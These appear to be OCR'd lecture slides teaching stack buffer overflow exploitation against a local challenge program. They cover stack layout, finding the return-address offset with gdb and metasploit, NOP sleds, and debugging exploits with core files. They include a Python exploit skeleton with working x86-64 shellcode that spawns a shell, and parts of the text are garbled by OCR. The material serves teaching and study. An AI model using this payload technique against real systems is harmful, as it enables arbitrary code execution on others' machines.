


Stack Overflow Exploitation

Content



Buffer Overflow Exploit Challenge





Saved IP (&__libc_start)

Saved Frame Pointer


Local Variables <main>

Argument arg1 for <foobar>

Saved IP (&return)

Saved Frame Pointer

Local Variable 1



Stack Frame
<main>


&blubb

SIP

SFP

isAdmin

firstname



Stack Frame
<foobar>

char firstname [64]

SIP

strcpy(firstname, "AAAA AAAA AAAA AAAA");

AAAA AAAA AAAA AAAA

XXXX

(0xXXXX = address of previous function)

Write up


char **firstname**[64] SIP

strcpy(firstname, "AAAA AAAA AAAA AAAA BBBB");

AAAA AAAA AAAA BBBB

Attacker can call any code he wants But: What code?

Return to Stack:



Jump to buffer with shellcode

0xAA00 (not the real address)

char **firstname**[64] SIP

0xAA00

CODE CODE CODE CODE AAOO

Jump to buffer with shellcode

&password

&username

SIP

SFP

isAdmin

firstname[64]

Stack Frame handleData>

&password

&username

SIP

SFP

isAdmin

firstname[64]

&firstname AAAA AAAA CODE CODE CODE CODE CODE CODE CODE CODE CODE CODE

CODE CODE

CODE CODE

The basic Problem: In-band signaling

Usually have:

- Control data
- User data

Like old telephone networks

- 2600 hz: Indicate line is free
- With a 2600hz tone, you could phone anywhere, for free
- Oups, accidently created Legion of Doom

What is required to create an exploit?

- The Shellcode
- The distance to SIP
- The address of shellcode (in memory of the process)

```
char firstname[64] Stuff SIP

Address of firstname[]?
```

Distance to SIP?

```
Char firstname[64] Stuff SIP

Address of firstname[]?

Distance to SIP?
```

NOP NOP SHELLCODE Stuff &addr

Program execution HIGHLY predictable/deterministic

Which is kind of surprising


Stack, Heap, Code all start at the same address


Same functions gets called in the same order

And allocate the same sized buffers


"Error/Overflow in function X", every time:

- Same call stack
- Same variables
- Same registers






Shellcode



Shellcode

• Get it from metasploit

Address of Buffer




Address of buffer

- We need to have the address of the firstname buffer
- Can get it via debugger
- It will be always the same (sorta)

How to get the address of the buffer:

Recap:

Debug vulnerable program to find address of buffer with the shellcode



Offset

- Distance between start of buffer (firstname)
- Till SIP

What is the stuff?

- Other local variables (isAdmin)
- SBP
- Padding!

How to get distance to SIP:

- Create overflow string
- 2. Run the program in gdb with the string as argument
- 3. Check if RIP is modified (segmentation fault?)
- 4. If no crash:
 - 1. Increase overflow string length
 - 2. Goto 2
- 5. If crash:
 - 1. Check if RIP is based on overflow string
 - 2. Check at which location in the string RIP is
 - 3. Modify overflow string at that location

Find offset manually

```
(qdb) run `python -c 'print "A" * 88 + "BBBB"' ` test
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
Program received signal SIGSEGV, Segmentation fault.
0x000000042424242 in ?? ()
Or:
(qdb) run $(printf "%088xBBB")
```

Find offset with metasploit

Buffer Overflow Exploit Creation


```
$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
413064413963
[*] Exact match at offset 88
```

Putting it all together

```
#!/usr/bin/python
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x5
2\x57\x54\x5e\xb0\x3b\x0f\x05"
buf_size = 64
offset = ??
# return address without GDB
ret_addr = "\x??\x??\x??\x??\x??\x??"
```

```
# Fill buffer len with NOP
# | NOP NOP |
exploit = "\x90" * (buf size - len(shellcode))
# add shellcode
# | NOP NOP | shellcode |
exploit += shellcode
# Fill with garbage till we reach saved RIP
# | NOP NOP | shellcode | fill |
exploit += "A" * (offset - len(exploit))
# At last: put in the return address
# | NOP NOP | shellcode | fill | ret addr |
exploit += ret addr
# print to stdout
sys.stdout.write(exploit)
```

Buffer Overflow Exploit Creation



0x90 0x90 0xeb ... AAAAA **0x7ffffffec42**

```
$ ./challenge3 `python bof3.py` asdf
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
#
```

NOP Sled

NOP Sled:

NOP = No OPeration

"A set of instructions which ultimately do not affect code execution"

Does nothing except incrementing EIP


On x86: 0x90

NOP Sled


What are NOP's good for?

SIP does not have to point EXACTLY at the beginning of the shellcode

Just: Somewhere in the NOP sled



NOP Sled



Too much overflow on 64 bit is bad

- If you overflow too much (> 0x00007fffffffffff), RIP will not look good
- E.g. AAAAAAA -> 0x41414141414141 -> 0x400686

```
(gdb) run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaaaaaaaaaaaaa test
(gdb) i r rip
0x4007df 0x4007df
```

Too much overflow on 64 bit is bad

- If you overflow too much (> 0x00007ffffffffffff), RIP will not look good
- E.g. AAAAAAA -> 0x41414141414141 -> 0x400686

```
gdb is a little girl...
(qdb) run `python bof3.py` test
(qdb) c
Continuing.
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
process 17696 is executing new program: /bin/dash
Warning:
Cannot insert breakpoint 2.
Cannot access memory at address 0x4007b3
When exploit works, an existing breakpoint can break it!
(qdb) d 2
```

Exploit for GDB will (probably) not work without GDB

- Create a working exploit which works with GDB
- Run the program with enabled core files, with the exploit

```
$ ulimit -c unlimited
  ./challenge3 `python bof3.py` test
Segmentation fault (core dumped)
$ gdb challenge3 core
Program terminated with signal SIGSEGV, Segmentation fault.
\#0 0x00007fffffffec42 in ?? ()
(qdb) x/32x $rip
0 \times 7  ffffffffec42:
                          0 \times 0 0 0 0 0 0 0 0
                                           0 \times 0 + 0 \times 0 = 0
                                                            0xd3d1e68f
                                                                              0xe0a72b29
0x7fffffffec52:
                         0x85e20d51
                                           0x7830e622
                                                            0x365f3638
                                                                              0x00000034
0x7fffffffec62:
                         0x0000000
                                           0 \times 00000000
                                                            0 \times 00000000
                                                                              0 \times 632 f2 = 00
                         0x6c6c6168
                                           0×65676e65
                                                            0 \times 90900033
0x7fffffffec72:
                                                                              0 \times 90909090
0x7fffffffec82:
                         0 \times 90909090
                                           0 \times 90909090
                                                            0 \times 90909090
                                                                              0 \times 90909090
```


leave will modify RSP

(qdb) run

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Acaaaaaaaaa test

Recap:

- Always check the settings
 - ASLR on/off?
 - Execstack on/off?
- RIP not really overwritten?
 - Check if it is not too much overflow
 - Or too little
- "Cannot insert breakpoint"
 - It looks like it works! Disable breakpoint
- "Starting program /bin/dash"...
 - GDB is confused. Load the challenge file again
- Exploit works only in GDB
 - That's normal. Enable core files, and start debugging



Creating exploits...

